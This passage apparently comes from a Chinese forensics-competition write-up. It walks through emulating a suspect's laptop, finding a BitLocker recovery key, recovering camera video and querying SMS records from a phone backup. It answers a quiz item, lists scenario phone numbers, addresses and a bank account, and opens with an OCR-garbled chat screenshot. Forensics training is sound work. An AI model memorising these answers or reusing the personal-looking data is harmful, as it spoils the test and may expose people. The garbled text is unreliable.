
```
Tb@  @g!h )    1   \~2.济 公
物 流 官 网 J@@#;@@  )    1
\~2 哪 里 的 服 务 器  } @!.E@
o     O;   \~2 下 次 这 种 生
意 就 少 接 ， 不 然 又 要 被 老
大 骂 ， 没 赚 几 个 钱 还 要 担
风 险 j@  F@S"@@ A     a    \~2
打 工 仔 ， 能 出 这 些 已 经 不
容 易 了 =@@>d@c
\~1@  这 么 少 -@ ^$r@P/
\~1@ 1.3W3@2 @ @@ #     %    \
~1@ 给 多 少 钱 '@ ,q  ~ 2     C
    \~1@对 方 要 求 服 务 器 瘫
痪  =x@;H @ _     @    \~1@你
```

另外根据备份信息里的**通话记录的时间线**，对应上摄像头的录像时间，**就可以知道视频的里师傅确实是余沧海，且这个是他的旧手机号。**

22.4.3 笔记本电脑镜像的动态仿真

在某些情况下进行动态仿真会比静态仿真的效果更好，而且信息收集的更快。

这里可以直接使用某个动态仿真软件把镜像模拟起来，仿真起来之后是个 WIN 7 的操作系统。




一些信息就可以直接在桌面上，例如题目中的：


85、★★(填空题)通过对于某笔记本电脑的分析，获取于某通过数据销毁工具“无影无踪”据除过的文件类型为（）动态仿真

A、pdf B、avi C.zip D、jpg

1. **百度云账号、密码**，以及快捷方式指向的应用程序在桌面上直接或者间接就能获取
2. 在 ‘D:\Program Files\WYWZ 目录下找到无影无踪的应用程序，打开之后就可以看到只有 jpg 格式的图片文件经过处理



在本地磁盘中可以看到 E 盘是进行了加密处理过了，所以在这里需要找到 BitLocker 的加密密钥。




22.4.4 BitLocker 密钥的查找

BitLocker 密钥的查找在取证大师中可以找到。**在取证大师的高级搜索中，直接搜索字符串 “bitlocker” 就可以得到正确的密钥**

号	关键词名称	所在文件名	命中上下文	文件偏移
1	bit	未分配簇	密钥:..200981-353881-062788-...	10,953,60
2	bit	未分配簇	密钥:..334290-118470-383812-...	61,118,43

恢复密钥位于未分配簇里。使用取证大师自带的解密功能（右键 E 盘填入**恢复密钥**一栏）解密出磁盘即可。




在 E 盘下就有一个 ‘‘代码名单” 的文件，很可能是写木马的人员名单。这里找到 ‘‘李 X 光” 的联系电话之后就可以回答问题了。

写代码

联系人	联系电话	地址
李X辉	17835637463	温州时代广场北首1楼
李X光	13938942533	上海莘庄莘松路432弄
王X亮	13867768927	永嘉县上塘镇县前路554号
马X英	13743711043	
叶X康	13554630768	广州市黄花岗蓝天楼3304
张X红	17859628390	温州市双屿镇
陈X燕	18903447486	文成县大学镇城东路311号
朱X旦	13843654713	
郑X金	13595867765	台州玉环县楚门镇南兴后街52号


22.4.5 其他一些发现

打开桌面上的 VCF 通讯录编辑器，就可以发现 e 的师傅余沧海的手机号码。**但是从视频里面知道他换了手机号，尾号是 0818**




22.5 家庭摄像头视频取证（嫌疑人 e 的证据）

通过视频的声音和图像会比较直观的得到一些信息和证据，这正是它的优势。




通过加载家庭摄像头镜像到取证大师中，修复一些损坏的 mp4 文件头，会发现以下的一些信息：



这里出现了小歪，应该就是笔记本邮件中的提到的那个人。从时间上来分析的话，是 e 先接了小歪的电话，之后在邮件中找小歪再 ‘‘处理” 了一笔。

22.6 话单分析


这一块的取证分析不是很熟悉，一般就是直接导入到**美亚的 FS-600 话单分析系统**中进行分析。这里也按照题目的线索提示来看。




因为对一块不熟悉，而且在题目中也不是很重要，所以先略过了。

22.7 手机备份文件数据分析（嫌疑人 a 的证据）

拿到 a 的华为手机备份里的数据，都是一些 sqlite3 数据库，分析起来也比较简单，直接导入 SQLiteStudio 工具中分析即可。



数据库中有联系人信息、短信信息以及 WiFi 配置之类的数据，因此题目中的几个问题就可以直接回答了。



select body from sms.sms_tb where body like “% 吴佳%”

```
1 select body from sms.sms_tb where body like "%吴佳%"
```

Grid view | Form view

Total rows loaded: 1

	body
1	你把钱打到这个账号建设银行：43674 81439 38249 9878 户名：吴佳， 汇好了给我来信息。

22.7.1 小总结

在 sms_tb 表中的其中的几条短信中可以得到一些信息：

1. a 的名字叫'' 龚 xx''，居住在厦门市同安区
2. a 的手机曾经丢过
3. 有一张尾号 8916 的理财卡和一张尾号为 5542 的中国银行信用卡
4. 多次向尾号为 1168 的账户（张先生）转账，且转账金额都挺大

339	0	-1	1	1526108217000	龚先生：您好！您的红利有没有到帐了？另外您给我的您夫人的工行卡是**的吗？
340	0	-1	1	1526108217000	龚先生：您好！您的红利有没有到帐了？另外您给我的您夫人的工行卡是**的吗？
341	0	-1	1	1526011248000	龚先生：已经给您重新做了红利领取，请注意接听回访电话哦。
342	0	-1	1	1526011248000	龚先生：已经给您重新做了红利领取，请注意接听回访电话哦。
343	0	-1	1	1526010230000	您把0512-95511和95511都存通讯录就行，我今天再给您重新变更下。
344	0	-1	1	1526009617000	没有接到95511的电话吗？那您打那边电话咨询下，告知您没接到电话，问怎么处理，...
345	0	-1	1	1525933745000	龚先生：您好！我平安郭万荣助理，您把您太太名下的银行卡账号发给我（四大银行或...
346	0	-1	1	1525933745000	龚先生：您好！我平安郭万荣助理，您把您太太名下的银行卡账号发给我（四大银行或...

22.8 服务器取证

